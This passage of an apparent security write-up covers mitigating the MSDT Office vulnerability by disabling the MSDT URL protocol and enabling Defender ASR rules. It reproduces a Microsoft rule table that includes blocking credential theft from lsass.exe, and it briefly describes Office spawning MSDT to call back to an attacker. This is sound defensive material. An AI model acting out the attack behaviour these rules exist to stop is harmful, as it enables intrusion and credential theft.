
3: disable the MSDT URL protocol , which remove this feature from MSDT

4: and at the end we confirm the the key for URL protocol is removed

Remediation:

Attack Surface Reduction (ASR)

If you’re using Microsoft Defender for Endpoint in your environment, enable the ASR rule Block all Office applications from creating child. Creating child processes from services that should not have been doing that is a common theme among malwares.


docs.microsoft.com/en-us/microsoft-365/security/defender-endpoint/attack-surface-reduction-rules-reference?view=o365-worldwide
Version
Microsoft 365
Filter by title
deployment guide
Attack surface reduction (ASR) rules reference
Troubleshoot attack surface reduction (ASR) rules
Enable ASR rules alternate configuration methods
Attack surface reduction FAQ
Controlled folder access
Device Control
Exploit protection
Network protection
Web protection
Next-generation protection
Address false positives/negatives in Microsoft Defender for Endpoint

Rule name	Windows 11 and Windows 10	Windows Server 2022 and Windows Server 2019	Windows Server	Windows Server 2016 [1, 2]	Windows Server 2012 R2 [1, 2]
Block abuse of exploited vulnerable signed drivers	Y	Y	Y version 1803 (Semi-Annual Enterprise Channel) or later	Y	Y
Block Adobe Reader from creating child processes	Y version 1809 or later [3]	Y	Y	Y	Y
Block all Office applications from creating child processes	Y	Y	Y	Y	Y
Block credential stealing from the Windows local security authority subsystem (lsass.exe)	Y version 1803 or later [3]	Y	Y	Y	Y

As the MS Office creates a child process MSDT to connect back to the attacker, or download malware , this rule will stop the MS office application from creating child process

LINK: https://docs.microsoft.com/en-us/microsoft-365/security/defender-endpoint/attack-surface-reduction-rules-reference?view=o365-worldwide